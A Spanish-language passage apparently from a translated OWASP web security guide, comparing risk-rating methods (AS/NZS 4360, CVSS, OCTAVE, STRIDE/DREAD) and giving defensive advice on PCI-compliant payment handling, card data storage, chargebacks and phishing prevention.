AS/NZS 4360 asume que el riesgo será manejado por un estilo de riesgo operativo de grupo, y que la organización cuenta con conocimientos adecuados en casa, y grupos de gestión de riesgo para identificar, analizar y tratar los riesgos.

Porque usaría AS/NZS 4360:

AS/NZS 4360 trabaja bien como una metodología de gestión de riesgos para organizaciones que requieren cumplimiento con la ley Sarbanes-Oxley.

AS/NZS 4360 trabaja bien para organizaciones que prefieren manejar riesgos en una forma tradicional como utilizar probabilidad y consecuencia para determinar el riesgo global.

AS/NZS 4360 es familiar para la mayoría de los gestores de riesgo alrededor del mundo, y su organización tal vez ya haya implementado un enfoque compatible al AS 4360

Son una organización australiana, y por lo tanto pueden estar obligado a usarlo si son auditados externamente de manera periódica, o justificar porque no lo están utilizando. Afortunadamente los modelos STRIDE / DREAD referidos anteriormente son compatibles con AS/NZS 4360.

Porque no usuaria AS/NZS 4360:

El enfoque AS/NZS 4360 trabaja mucho mejor para negocios o los riesgos sistemáticos que para los riesgos técnicos

AS/NZS 4360 no discute métodos para realizar un ejercicio de modelado de riesgo de amenaza estructurado

Ya que AS/NZS 4360 es un marco genérico para gestionar riesgos, no provee ningún método estructurado para enumerar riesgos de seguridad en aplicaciones Web.

Aunque AS 4360 puede ser utilizado para calificar los riesgos de revisiones de seguridad, la falta de métodos estructurados para enumerar amenazas para aplicaciones Web lo hace menos deseable que otros métodos.

CVSS

El Departamento de EEUU de Seguridad nacional (DHS por sus siglas en inglés) estableció Grupo de Trabajo de Revelación de Vulnerabilidad NIAC, que incorpora aportaciones de Cisco, Symantec, ISS, Qualys, Microsoft, CERT/CC y eBay. Una de las aportaciones de este grupo es el Sistema de Marcación de Vulnerabilidades Comunes (CVSS por sus siglas en inglés).

Porque usaría CVSS:

Usted acaba de recibir una notificación de un investigador de seguridad u otra fuente que su producto tiene una vulnerabilidad, y desea asegurarse que una calificación de seguridad confiable como para alertar a sus usuarios del nivel apropiado de acción requerida cuando usted libere el parche

Usted es un investigador de seguridad, y ha encontrado varias vulnerabilidades en un programa. Le gustaría usar el sistema de medición CVSS para producir calificaciones de riesgo confiable, para asegurarse que el ISV tomará las vulnerabilidades en serio al ser comparadas a sus clasificaciones.

El uso de CVSS es recomendado para usarse por departamentos del gobierno de EEUU para el trabajo en grupo – no es claro si esto es una política a la hora de escribir.

Porque no usaría CVSS:

CVSS no encuentra o reduce el área de superficie de ataque (por ejemplo, defectos de diseño), tampoco ayuda a enumerar posibles riesgos de una pieza de código arbitrario ya que no está diseñado para ese propósito.

CVSS es más complejo que STRIDE / DREAD, ya que apunta a modelar el riesgo de vulnerabilidades anunciadas como aplican a software liberado.

La clasificación de riesgos de CVSS es compleja – una hoja de cálculo es requerida para calcular el riesgo ya que el supuesto detrás de CVSS es que un riesgo simple ha sido anunciado, o un gusano o troyano ha sido liberado orientado a un pequeño número de vectores de ataque.

Los gastos de calcular la clasificación de riesgo de CVSS son bastante alto si es aplicado a una revisión de código minuciosa, que puede tener 250 o más amenazas por clasificar.

Octave

Octave es un peso pesado de enfoque de Metodología de riesgo del Instituto de Ingeniería de Software de CMU en colaboración con CERT. OCTAVE no está dirigido a riesgo técnico, sino a riesgo organizacional.

OCTAVE consiste en dos versiones: OCTAVE – para organizaciones grandes y OCTAVE-S para organizaciones pequeñas, ambas tienen catálogos de prácticas, perfiles, y hojas de trabajo para documentar los resultados de OCTAVE. OCTAVE es popular en muchos sitios.

OCTAVE es útil cuando:

Se implementa una cultura de gestión de riesgo y control dentro de una organización

Se documentan y miden riesgos de negocio

Se documenta y mide riesgos de seguridad global en TI, particularmente cuando son relacionados a toda la empresa de gestión de riesgo de TI

Se documentan riesgos en torno a sistemas completos

Cuando una organización es madura, no tiene una metodología de riesgo de trabajo puesta en marcha, y requiere que un marco de gestión de riesgo robusto se ponga en marcha

Las desventajas de OCTAVE son:

OCTAVE es incompatible con AS 4360, ya que fuerza la Probabilidad=1 (es decir, una amenaza siempre ocurrirá). Esto es también inapropiado para muchas organizaciones. OCTAVE-S tiene una inclusión opcional de probabilidad, pero no es parte de OCTAVE.

Consistente de 18 volúmenes, OCTAVE es grande y compleja, con muchas hojas de trabajo y prácticas para implementar

No provee una lista de prácticas "fuera de la caja" para riesgos de seguridad de aplicaciones Web

OWASP no espera que OCTAVE sea utilizada por diseñadores o desarrolladores de aplicaciones, y por lo tanto pierde la razón de ser de un modelado de amenaza – que será utilizado durante todas las etapas de desarrollo por todos los participantes para reducir el riesgo de una aplicación volviéndose vulnerable a un ataque.

Comparando enfoques de modelado de amenaza

Aquí está como aproximadamente CVSS se mide a STRIDE / DREAD:

Métrica	Atributo	Descripción	Lo más cercano a STRIDE / DREAD
Métrica base CVSS	Vector de acceso	¿Acceso remoto o local?	~ Explotación
Métrica base CVSS	Complejidad de acceso	Que tan difícil es reproducir la explotación	Reproducibilidad
Métrica base CVSS	Autenticación	¿Anónimo o Autenticado?	~ Explotación
Métrica base CVSS	Impacto de confidencialidad	Brecha de impacto de confidencialidad	Divulgación de Información

Métrica base CVSS	Impacto de Integridad	Brecha de impacto de integridad	Forzar
Métrica base CVSS	Impacto de disponibilidad	Brecha de impacto de disponibilidad del sistema	Denegación de Servicios
Métrica base CVSS	Impacto de tendencia	¿La tendencia es igual a CIA, o predispuesta hacia una o más de CIA?	No hay equivalente
Temporal CVSS	Explotación	¿Qué tan fácil es la brecha a explotar?	Explotación
Temporal CVSS	Nivel de reparación	¿Hay una solución disponible?	No hay equivalente
Temporal CVSS	Confianza del reporte	¿Qué tan confiable es el reporte original de la vulnerabilidad?	No hay equivalente
Ambiental CVSS	Daño Colateral	¿Qué tan malo sería el daño si la amenaza fuera realizada?	Daño potencial
Ambiental CVSS	Distribución de objetivo	¿Cuántos servidores son afectados si la amenaza es realizada?	Usuarios afectados (no directamente equivalente)

Alternativamente, aquí esta como STRIDE / DREAD se relacionan a CVSS:

Atributo STRIDE	Descripción	Atributo CVSS más cercano

Burlando identidad	¿Cómo pueden los usuarios obviar controles para convertirse en otro usuario o actuar como otro usuario?	No equivalente directo
Manipulación de información	¿Puede ser la información manipulada por un atacante para obviar los controles de seguridad de la aplicación o tomar control de los sistemas subyacentes (por ejemplo inyecciones SQL)	Integridad
Repudiación	¿Pueden los usuarios rechazar transacciones debido a la falta de trazabilidad dentro de la aplicación	No equivalente directo
Divulgación de información	¿Pueden los controles de autorización ser obviados, lo que llevaría información sensible a ser expuesta que no debería suceder?	Confidencialidad
Denegación de Servicios	¿Puede un atacante prevenir que usuarios autorizados accedan el sistema?	Disponibilidad
Elevación de Privilegios	¿Puede un atacante anónimo convertirse en un usuario, o un usuario	No equivalente directo

	autenticado actuar como un administrador o cambiar a un rol con más privilegios?	

Atributo DREAD	Descripción... si la amenaza es realizada	Atributo CVSS más cercano
Daño potencial	¿Qué daño podría ocurrir?	Daño colateral
Reproducibilidad	¿Qué tan fácil es para un ataque potencial funcionar?	~ Complejidad de acceso
Explotación	¿Qué necesita (esfuerzo, conocimientos técnicos) para hacer que el ataque funcione?	Explotación
Usuarios afectados	¿Cuántos usuarios serían afectados por el ataque?	Objetivo de distribución
Descubrimiento	¿Qué tan fácil es para un atacante descubrir la cuestión?	No equivalente directo

En general, CVSS es útil para software liberado y el número de vulnerabilidades realizadas son pequeñas. CVSS debería producir calificaciones de riesgos similares independientemente del revisor, pero muchas de las tendencias construidas en el cálculo del riesgo global son subjetivas (es decir local y remoto o que aspecto de la aplicación es más importante), y por lo tanto tal vez haya desacuerdos en la calificación del riesgo resultante.

STRIDE/DREAD son útiles para reducir el área de superficie del ataque, mejorar el diseño, y eliminar vulnerabilidades antes de que sean liberadas. También puede ser utilizado por revisores para calificar y enumerar amenazas en una forma estructurada, y produce calificaciones de riesgo similares independientemente del revisor.

Conclusión

En las pocas páginas anteriores, hemos tocado los principios básicos de seguridad en aplicaciones Web. Aplicaciones que honran la intención subyacente de estos principios será más segura que sus contrapartes que cumplen al mínimo con controles específicos mencionados más tarde en está Guía.

Lectura Adicional

Microsoft, Threat Modeling Web Applications, © 2005 Microsoft

http://msdn.microsoft.com/security/securecode/threatmodeling/default.aspx?pull=/library/en-us/dnpag2/html/tmwa.asp

Microsoft, Threats and Countermeasures, © 2003 Microsoft

Howard and LeBlanc, Writing Secure Code, 2nd Edition, pp 69 – 124, © 2003 Microsoft Press, ISBN 0-7356-1722-8

Meier et al, Improving Web Application Security: Threats and Countermeasures, © 2003 Microsoft Press

Saitta, Larcom, and Michael Eddington, A conceptual model for threat modeling applications, July 13 2005

http://dymaxion.org/trike/

http://dymaxion.org/trike/Trike_v1_Methodology_Document-draft.pdf

CVSS

http://www.dhs.gov/interweb/assetlibrary/NIAC_CyberVulnerabilitiesPaper_Feb05.pdf

OCTAVE

http://www.cert.org/octave/

AS/NZS 4360:2004 Risk Management, available from Standards Australia and Standards New Zealand:

http://shop.standards.co.nz/productdetail.jsp?sku=4360%3A2004%28AS%2FNZS%29

Manejando pagos en el Comercio Electrónico

Objetivos

Asegurar:

- Manejar los pagos de una manera segura y equitativa de los usuarios de sistemas de comercio electrónico.
- Minimizar el fraude de los usuarios de tarjetas que no presencian transacciones. (CNP)
- Maximizar la privacidad y confianza para los usuarios de sistemas de comercio electrónico.
- Cumplir con todas las leyes locales y normas PCI (acuerdos de Mercado)

Conformidades y leyes

Si usted es un comerciante del comercio electrónico, debe cumplir con todas sus leyes locales, tales como impuestos de acción, prácticas de negocio. La venta de bienes o acciones (similares), leyes limón (donde sean aplicables) y unas cuantas más. Debería consultar una fuente de consejo legal competente para su jurisdicción para encontrar que es lo que se necesita.

Si usted es un comerciante de tarjetas de crédito, tiene que aceptar todos los acuerdos del mercado de las tarjetas de crédito. Típicamente, estos son extremadamente estrictos en cuanto a la cantidad de fraude permitido, y las directivas para las transacciones “no presenciales”. Debe leer y seguir su contrato.

Si no comprende su contrato, debe consultar con el soporte de su banco de negocio para más información.

Conformidad con PCI

Para cumplir con las regulaciones más actuales en relación a las tarjetas de crédito, debe revisar las directivas PCI y su contrato de negocio. En resumen, aquí están los doce requerimientos los cuales le solicitarán su uso si va a manejar pagos con tarjetas de crédito:

Construir y mantener una red segura

Instalar y mantener una configuración de firewall para proteger los datos.

No usar sistemas de contraseña por defecto

	ni otros parámetros de seguridad proporcionados por el vendedor.
Proteger los datos de los usuarios de tarjetas	Proteger datos almacenados
	Cifrar la transmisión de los datos de usuarios de tarjetas e información sensible a través de las redes públicas
Mantener un programa de administración de vulnerabilidades	Usar regularmente software actualizado de anti-virus
	Desarrollar y mantener sistemas y aplicaciones seguras
Implementar fuertes medidas de control de acceso	Restringir el acceso a los datos del negocio a la necesidad-del-saber
	Asignar un ID único a cada persona con acceso a ordenador
	Restringir el acceso físico a los datos de usuarios de tarjetas
Monitorizar y testear regularmente las redes	Registrar y monitorizar todos los accesos a los recursos de la red y a los datos de usuarios de tarjetas.
	Testear regularmente los sistemas de seguridad y procesos
Mantener una política de información de la seguridad	Mantener una política que dirija la seguridad de la información

OWASP es mencionado en los requisitos de “Desarrollar y mantener sistemas y aplicaciones seguras”.

> Desarrollar software y aplicaciones Web basadas en directivas de codificación segura tales como las directivas del proyecto abierto de seguridad de aplicaciones Web (Open Web Application

Security Project). Revisa el código de aplicaciones a medida para identificar vulnerabilidades en su codificación. Ver www.owasp.org - “Las diez vulnerabilidades de seguridad más críticas de aplicaciones Web.” Cubre la prevención de vulnerabilidades comunes en la codificación en los procesos de desarrollo de software, incluye: …

Esta guía es actualmente la mayor fuente de información para asegurar sus aplicaciones. Aunque útil, el TOP 10 de está diseñado para ser el comienzo en mejorar la seguridad de sus aplicaciones, y no como una referencia completa. El TOP 10 está (al tiempo que se escribe) en proceso de ser actualizado.

Manejando tarjetas de crédito

Cada semana, leemos acerca de empresas que han sufrido su última humillación – los datos de tarjetas de crédito de sus clientes han sido robados…otra vez. Lo que no se suele indicar es que a menudo ese es el fin del negocio (ver CardSystems revocados por Visa y AMEX en la sección *Lectura adicional*). Los clientes detestan ser forzados a reemplazar sus tarjetas de credito y enviar faxes diariamente o semanalmente con retrocesos de operaciones al banco emisor. Además de los inconvenientes causados a los clientes, los comerciantes rompen el acuerdo con los bancos emisores si no poseen suficiente seguridad.

Esta sección detalla la manera de cómo deberían manejarse y almacenarse las transacciones de pago. Por suerte, es incluso más fácil que hacerlo erróneamente.

Buenas prácticas

- **Procese las transacciones online inmediatamente o pase el procesamiento a una tercera parte competente.**
- **Nunca almacene ningún número de tarjeta de crédito (CC). Si deben almacenarse, debe seguir las directivas de PCI al pie de la letra. Le recomendamos encarecidamente que no almacene datos de tarjetas de crédito.**
- **Si usted usa un servidor compartido para su sitio, no puede cumplir con las directivas PCI. Debe tener su propia infraestructura para cumplir con las directivas PCI.**

A muchas empresas les tienta salirse del camino fácil y almacenar los números de las tarjetas de crédito de los clientes, pensando que los necesitarán. Esto es incorrecto. No almacene números de tarjetas de crédito.

Números de autorización

Después del procesamiento correcto de una transacción a usted se le asigna un número de autorización. Este es único por transacción y no tiene un valor propio intrínseco. Es seguro almacenar este valor, escribirlo en logs, presentarlo al equipo o enviarlo a través de e-mail al cliente.

Manejando devoluciones de pagos

La única razón de negocio para almacenar números de tarjetas de crédito son las devoluciones de pagos. Sin embargo, tiene diversas responsabilidades si facilita devoluciones de pagos:

- Debe seguir los términos del acuerdo de su comercio. La mayoría de los acuerdos de comercio requieren que usted tenga las autorizaciones firmadas de derecho originales de sus usuarios de tarjetas de crédito. Este trozo de papel firmado le ayudará en caso de algún problema de cobros con el cliente.
- Es una buena práctica cifrar los números de tarjetas de crédito. Este es un requisito obligado en las directivas PCI
- Limita los términos de la devolución de pagos a no más de un año, particularmente si dispones de transacciones (CNP) “usuario de tarjeta no presente”
- Elimina los detalles de la tarjeta de crédito tan pronto como el acuerdo haya finalizado

El problema con el cifrado es que usted debe ser capaz de descifrar los datos posteriormente en los procesos de negocio. Cuando se elige un método para almacenar las tarjetas de forma cifrada, recuerde que no hay ninguna razón por la cual el servidor Web front-end necesite ser capaz de descifrarlas.

Mostrando partes de la tarjeta de crédito

PCI solo permite la presentación de los primeros seis dígitos (BIN) o los últimos cuatro. Nosotros recomendamos encarecidamente a no mostrar la tarjeta de crédito de ninguna manera si esto puede ayudar.

Hay muchas maneras por las que rastrear, enviar o presentar un número de tarjeta de crédito es práctico, pero no es posible mostrar números de tarjetas de crédito de una forma segura:

- Si una gran organización tiene varias aplicaciones, todas con diferentes algoritmos para mostrar una porción identificativa de la tarjeta de crédito, la tarjeta será revelada.
- Enviar una factura por correo electrónico es un método de bajo coste de informar a los usuarios de cargas en sus tarjetas de crédito. Sin embargo, el e-mail no es seguro
- En muchos lugares de trabajo, los equipos de centros de llamada consisten típicamente de gente temporal con gran ratio de rotación
- Los logs son atacados no simplemente para eliminar evidencias, sino también para obtener secretos adicionales.
- En países con pequeña cantidad de instituciones de banca, los números institucionales BIN están limitados. Por lo tanto, es posible adivinar números BIN válidos y reconstruir el número de la tarjeta incluso si gran parte del número de la tarjeta se ha ocultado.

La mayoría de las tarjetas de crédito consisten en 16 dígitos (aunque algunas son de 14 o 15 dígito, tales como las de AMEX):

```
XXXX XXYY YYYY YYYC
```

C es la suma de comprobación. X es el número BIN, el cual hace referencia a la institución que la emite. Y es el número de la tarjeta de cliente.

No debe almacenar el CCV, CCV2 y PVV (o PIN de valor de verificación). Estos son campos de validación de tarjetas de crédito usados por muchas pasarelas de pago para proteger contra el fraude de huella como el valor en el reverso de la tarjeta. Almacenar este valor no está permitido por las secciones 3.2.3 y 3.4.

Por estas razones, se recomienda encarecidamente que no presente el usuario o su equipo con números abiertos u oscurecidos de tarjeta de crédito. Aún así recomendamos que no muestre ningún dígito de la tarjeta de crédito – sólo la fecha de caducidad.

Manipulando tarjetas

Esta sección no es aplicable a la mayoría de los desarrolladores de aplicaciones Web.

No le está permitido duplicar una tarjeta de crédito de un cliente. Esta es la práctica común de birlar tarjetas en los terminales de transferencia electrónica para hacerlo después en los sistemas de puntos de venta. Esto es parcialmente así para prevenir a los clientes de que la gente les tome sus tarjetas múltiples veces, lo cual es desafortunadamente, demasiado a menudo el

primer paso antes de duplicar fraudulentamente la tarjeta del cliente o cualquier otro uso fraudulento de la misma.

No le está permitido almacenar el contenido de la banda magnética o el chip del valor almacenado.

Corrección y mantenimiento

PCI le requiere que corrija sus sistemas dentro de un mes de la disponibilidad del parche para cualquier parte del sistema que le ayude a procesar o almacenar las transacciones de tarjetas de crédito. Debe tener protección anti-virus, y debe estar actualizada.

Revocaciones

Hay dos fraudes potenciales en las revocaciones: un usuario malintencionado poniendo dinero de la cuenta de la organización a una tercera parte, y un intruso que ha descubierto con éxito como usar un proceso automático de revocación para "rembolsar" dinero que no le pertenece, por ejemplo usando números negativos.

Las revocaciones deberían siempre realizarse a mano, y deberían ser firmadas por dos empleados distintos o grupos. Esto reduce el riesgo de fraude interno y externo.

Es esencial asegurarse de que todos los valores están dentro de los límites, y la autoridad de firma está asignada apropiadamente.

Por ejemplo, en Melbourne, Australia en 2001, un miembro de un equipo confiable uso un terminal móvil EFTPOS para desviar $400,000 de una organización deportiva. Si la persona hubiera sido menos codiciosa, nunca se le hubiera cazado.

Es vital comprender la cantidad de fraudes que las organizaciones están dispuestas a tolerar.

Devolución de cobros

Muchos negocios operan perspizcamente dentro de estos márgenes conocidos como "puntos" en términos de ventas. Por ejemplo, "6 puntos" significan 6% de ganancias sobre bastos costos, lo cual es apenas lo que vale levantarse de la cama por la mañana.

Por lo tanto, si se encuentra usted mismo al final de muchas devoluciones después de comprar productos, ha perdido más que solo el beneficio de una transacción. En términos de venta, esto se denomina "shrinkage" (reducción) pero la policía le denomina fraude. Hay razones legítimas par alas devoluciones, y las leyes de su consume local le dirá cuales son. Sin embargo,

la mayoría de los distribuidores verán con malos ojos a los comercios con altos ratios de devoluciones ya que les cuesta mucho tiempo y dinero e indica una falta de controles de fraude.

Puede tomar unos simples pasos para reducir su riesgo. Estos son:

- El dinero no es negativo. Use fuertes tipos para forzar a cero o números positivos, y prevenga los números negativos.
- No sobrecarge una función de cobro para que se pueda invertir permitiendo valores negativos.
- Todas las devoluciones y revocaciones requieren registros, auditorias y autorizaciones manuales.
- No debería haber códigos en su sitio Web para revocaciones o devoluciones
- No envíe el material hasta que no tenga un código de autorización de la pasarela de pago
- Gran parte de las tarjetas de crédito tienen una fuerte relación entre los números BIN y el país de la institución que la emitió. Considere firmemente el no enviar materiales a tarjetas con BIN fuera-del-país
- Para bienes de gran valor, considere realizar el pago a través del teléfono a fax.

Algunos clientes intentaran devoluciones a menudo. Mantenga vigilados a clientes que realicen devoluciones, y decida si estos presentan un riesgo excesivo

Solicite siempre el e-mail y número de teléfono del cliente que tenga la institución emisora del cliente. Esto ayuda si otros avisos peligrosos se presentan

Una firma de 10 céntimos vale miles de dólares en infraestructura de seguridad. Haga saber en su sitio Web que perseguirá el fraude en toda la extensión de la ley y que todas las transacciones quedan completamente registradas.

Lectura adicional

- Visa and AMEX revoke CardSystems for PCI breaches:
  http://www.theregister.co.uk/2005/07/19/cardsystems/
- **AMEX, Visa, Mastercard, Discover, JCB, Diner's Club – Payment Card Industry Payment Card Industry (PCI) Data Security Standard**
  http://www.visa-asia.com/ap/center/merchants/riskmgmt/includes/uploads/AP_PCI_Data_Security_Standard_1.pdf
  https://sdp.mastercardintl.com/pdf/pcd_manual.pdf
- **Visa**
  Cardholder Information Security Program
  http://usa.visa.com/business/accepting_visa/ops_risk_management/cisp.html
  Account Information Security Program
  http://www.visa-asia.com/ap/sea/merchants/riskmgmt/ais.shtml

  Mapping CISP to PCI
  http://usa.visa.com/download/business/accepting_visa/ops_risk_management/cisp_Mapping_CISPv2.3_to_PCIv1.0.pdf

Phishing

Los ataques de phishing son uno de los mayores problemas para los sitios bancarios y de comercio electrónico, con el potencial de destruir los medios de subsistencia y calificaciones crediticias de un cliente. Existen algunas precauciones que los escritores de aplicaciones pueden seguir para reducir el riesgo, pero la mayoría de los controles de phishing son procesales y educación del usuario.

El phishing es un enfoque completamente diferente de la mayoría de las estafas. En estas, existe una tergiversación y la victima es claramente identificable. En phishing, las líneas son borrosas:

La victima de un robo de información es una victima: Y serán repetidamente victimas por años. Simplemente vaciar su cuenta bancaria no es el final. Tal como la mayoría de los robos de identidad, el daño nunca es completamente resuelto. Justo cuando la persona piensa que todo ha sido finalmente limpiado, la información es utilizada nuevamente.

Bancos, ISPs, negocios y otros objetivos de phishing son victimas – ellos sufren una gran perdida de reputación y confianza por parte de los consumidores. ¿Si hoy recibe un correo electrónico legitimo de Citibank, confiaría en el?

El phishing comienza como una estafa estereotipada. Los clientes de un negocio en particular son directamente atacados. A diferencia de una estafa estereotipada, la compañía nunca es directamente atacada y el dinero para protección no es demandado por los atacantes. En los pocos casos de chantaje, los clientes pueden seguir siendo víctimas más tarde.

¿Que es el phishing?

El phishing es una tergiversación donde el criminal utiliza ingeniería social para aparecer como una identidad legitima. Ellos ganan la confianza para obtener información valiosa; usualmente detalles de cuentas, o suficiente información para abrir cuentas, obtener prestamos, o comprar bienes a través de sitios de comercio electrónico.

Hasta un 5% de los usuarios parecen ser atraídos en este tipo de ataques, por lo tanto puede ser bastante rentable para los estafadores – muchos de los cuales envían millones de correos electrónicos con estafas por día.

El ataque básico de phishing sigue uno o más de estos patrones:

Envíos a través de un sitio web, correo electrónico, o mensaje instantáneo, que solicita al usuario hacer clic en un enlace para "revalidar" o "reactivar" su cuenta. El enlace muestra una imagen y semejanza creíble de vuestro sitio para convencer usuarios en enviar detalles privados.

Envíos de correo electrónico amenazantes a los usuarios indicando que el usuario ha atacado al remitente. En el correo electrónico hay un enlace que pide a los usuarios proporcionar datos personales.

Instalación de spyware que monitorea las URL's de ciertos bancos a ser escritas, y cuando ello ocurre, muestra una ventana emergente con un formulario creíble de dicha identidad pidiendo a los usuarios sus detalles privados.

Instalación de spyware (como Berbew) que monitorea los datos contenidos en POST de formularios, tales como usuarios y contraseñas, los cuales luego son enviados a un sistema de terceras partes.

Instalación de spyware (como AgoBot) que analiza al ordenador anfitrión en busca de información contenida en caches y cookies.

Envíos de mensajes "urgentes" indicando que la cuenta del usuario ha sido comprometida, y que es necesario tomar ciertas acciones para recuperarla.

Envíos de mensajes del "departamento de seguridad" pidiendo a la victima controlar su cuenta ya que alguien ilegalmente ha accedido a la misma.

Los gusanos se conocen por enviar correos electrónicos con estafas, tales como MiMail, por lo tanto los mecanismos de envío evolucionan constantemente. Pandillas de phishing (crimen organizado) utilizan frecuentemente software malicioso como Passer o SubSeven para instalar y controlar ordenadores zombies con el objetivo de esconder sus acciones, proporcionar muchos ordenadores anfitriones para recibir información de phishing, y evadir el cierre de uno o dos anfitriones.

Los sitios que no son comprometidos hoy en día no son inmunes al phishing el día de mañana. Los phishers tienen una variedad de usos para cuentas robadas – cualquier tipo de comercio electrónico es utilizable. Por ejemplo:

Cuentas bancarias: Robar dinero. Pero también existen otros usos: lavado de dinero. Si no pueden convertir el dinero en efectivo, entonces comienzan a moverlo. Solo porque no usted no tenga cualquier cosa de valor en su cuenta no significa que la cuenta no tenga valor. Muchas cuentas bancarias se encuentran enlazadas. Entonces comprometiendo una puede probablemente comprometer muchas otras. Las cuentas bancarias pueden dirigir hacia números de seguridad social y otros números de cuentas. (¿Usted paga sus cuentas utilizando un sistema automático de pago? Estos números de cuenta son accesibles. Lo mismo ocurre con los depósitos directos.)

Paypal: todos los beneficios de un banco sin ser un banco. No es posible un rastreo en papel de las operaciones financieras.

eBay: lavado de dinero.

Western Union: conversión de dinero robado en efectivo.

Música en línea y otras tiendas de comercio electrónico: lavado de dinero. A veces los bienes (ej. música) son mas deseables que dinero. Convertir el dinero robado en efectivo toma una cantidad de recursos significativos. Solo obteniendo música (descargable, instantánea, no retornable) es fácil.

Cuentas de PSI (proveedores de servicio de Internet): enviando correos masivos, comprometiendo los servidores web, distribuyendo virus, etc. También puede dirigir hacia cuentas bancarias. Por ejemplo, si utiliza un sistema de pago automático para abonar su cuenta de PSI, entonces la cuenta de PSI usualmente lo dirigirá hacia su cuenta bancaria.

Empresas de servicios públicos (teléfono, gas, electricidad, agua) dirigen directamente a robo de identidad.

Y la lista continúa…

Educación del usuario

Los usuarios son el primer vector de ataque para el phishing. Sin entrenar a sus usuarios en desconfiar de los intentos de phishing, ellos caerán victimas del phishing tarde o temprano.

Es insuficiente decir que los usuarios no deberían preocuparse acerca de este problema, pero desafortunadamente, existen algunos controles técnicos efectivos de seguridad que funcionan contra los intentos de phishing ya que los atacantes están constantemente trabajando en nuevos e interesantes métodos para defraudar a los usuarios. Ellos son la primera, y frecuentemente la ultima, línea de defensa, por lo tanto cualquier solución viable debe incluirlos.

Cree una política detallando exactamente que hará y que no hará. Comunique regularmente esta política en términos fáciles de comprender (tal como “mi madre entenderá esto”) a los usuarios. Asegúrese que ellos puedan acceder a las políticas en su sitio web.

De vez en cuando, pídale a sus usuarios confirmar que han instalado software anti-virus, anti-spyware, que lo mantienen al día, y que parches han sido aplicados recientemente a sus ordenadores. Esto promueve una higiene básica del ordenador en la mente de los usuarios. Considere hacer acuerdos con empresas de anti-virus para ofrecer acuerdos especiales a sus usuarios para ofrecer protección de bajo coste a ellos (y usted!).

Sin embargo, sea consciente que la educación de los usuarios es difícil. Los usuarios han sido adormecidos en “aprendido desamparo”, y activamente ignoran políticas de privacidad, políticas de seguridad, acuerdos de licencias, y paginas de ayuda. No espere que ellos lean nada de lo que usted le ha comunicado.

Haga fácil a sus usuarios reportar estafas

Monitoree abusos@sudominio.com y considere configurar un formulario de sugerencias. Los usuarios son frecuentemente la primera línea de defensa, y pueden alertarlo mucho antes que simplemente esperar a que llegue el primer caso de estafa. Todo minuto en una estafa de phishing cuenta.

Comuníquese con los clientes a través de correo electrónico

La gestión de relaciones con clientes (CRM) es un negocio inmenso, por lo tanto es altamente improbable que pueda prevenir a su negocio enviar materiales de marketing a los clientes. Sin embargo, es vital comunicarse con sus usuarios en una manera segura:

Educación – Indique a los usuarios cada vez que se comunica con ellos, lo siguiente:

Deben escribir la URL en sus navegadores para acceder su sitio.

Usted no proporciona enlaces para que ellos hagan clic.

Usted no preguntara nunca por sus secretos.

Y en el caso que los usuarios reciban tales mensajes, deberán comunicarse inmediatamente con usted para reportarlo a las autoridades competentes.

Marca consistente – no envíe correos electrónicos que referencia a otra compañía o dominio. Si su dominio es “ejemplo.com”, todos los enlaces, URLs, y direcciones de correo electrónico deben estrictamente referenciar “ejemplo.com”. La utilización de diferentes marcas y múltiples dominios – incluso cuando su compañía es propietaria de múltiples nombres de dominio – genera confusión del usuario y permite a los atacantes personificar a su compañía.

Reduzca el Riesgo – directamente no envíe correos electrónicos. Comuníquese con sus usuarios utilizando su sitio web en lugar de correo electrónico. Las ventajas son muchas: el contenido puede ser HTML, es mas seguro (ya que el contenido no puede ser imitado sencillamente por los atacantes), es mas económico que los envíos masivos de correo, no involucra bombardear Internet, y sus clientes saben que usted nunca les enviara un correo electrónico, por lo tanto cualquier mensaje recibido de “usted” es fraudulento.

Reduzca el Riesgo – no envíe correos electrónicos en HTML. Si debe enviar correo electrónico que contenga HTML, no permita que se pueda hacer clic las URLs y siempre envíe correos con contenido MIME que contengan una parte legible en texto. El contenido en HTML nunca debe incluir javascript, formularios, o pedir por información del usuario.

Reduzca el Riesgo – sea cuidadoso cuando utilice URL cortas ofuscadas (http://redir.ejemplo.com/f45jgk) a ser escritas por los usuarios, ya que los estafadores pueden descifrar como funciona el proceso de ofuscado y dirigir a sus usuarios hacia un sitio malicioso. En general, sea cauto cuando utilice re-direccionamientos – la mayoría de ellos son vulnerables a XSS.

Incremente la confianza – Muchas grandes organizaciones subcontratan a terceras partes para las comunicaciones con los clientes. Trabaje con estas organizaciones para hacer aparentar que todas las comunicaciones por correo electrónico provengan de su organización. (ej. crm.ejemplo.com donde ejemplo.com es su dominio, en lugar de smtp.correomasivo.com o peor

aun, solo una dirección IP). Esto aplica para cualquier proveedor de imágenes que sean utilizadas en el cuerpo principal de la comunicación.

Incremente la confianza – Establezca un esquema de políticas de remitentes (SPF) en vuestro DNS para validar sus servidores SMTP. Los correos electrónicos de phishing no enviados por los servidores listados en sus registros SPF serán rechazados por vuestros agentes de transporte de correo (MTA). Si eso falla, los mensajes de estafa serán marcados por nuevos productos como Outlook 2003 (con las ultimas actualizaciones aplicadas), Thunderbird, y Eudora. Con el tiempo, este control se convertirá más y más efectivo a medida que ISPs, usuarios y organizaciones actualicen a versiones de software que tengan SPF habilitado por defecto.

Incremente la confianza – Considere utilizar S/Mime para firmar digitalmente sus comunicaciones.

Respuesta a Incidentes – No envíe a los usuarios notificaciones electrónicas que sus cuentas han sido bloqueadas o que ha ocurrido un fraude – si ello ha sucedido, solamente bloquee sus cuentas y provea de un número de teléfono o dirección de correo electrónico para que lo contacten (o mejor aun, llame al usuario).

Nunca pedir a sus clientes por sus secretos

Los estafadores usualmente preguntaran a sus usuarios por números de tarjeta de crédito, contraseñas, PIN para “re-activar” sus cuentas. Frecuentemente los estafadores presentaran al usuario parte de un número de tarjeta de crédito u otro tipo de verificación (nombre de soltera de la madre – el cual se puede obtener en registros públicos), lo cual hace al ataque de phishing más creíble.

Asegúrese que vuestros procesos nunca pidan a los usuarios por sus secretos; incluso secretos parciales como los últimos cuatro dígitos de la tarjeta de crédito, o que confíen en “secretos” fácilmente obtenibles en registros públicos o historias crediticias.

Dígales a los usuarios que usted nunca preguntara por sus secretos, y que lo notifiquen inmediatamente si reciben un correo electrónico o visitan una pagina web similar a la de usted que les solicita revelar sus secretos.

Arregle todos sus problemas de XSS

No exponer cualquier código que contenga problemas de XSS, particularmente código no autenticado. Los phisers usualmente atacan código vulnerable, tales como re-direccionamientos, campos de búsqueda, y otros formularios en su sitio web que empujen al usuario hacia sitios maliciosos.

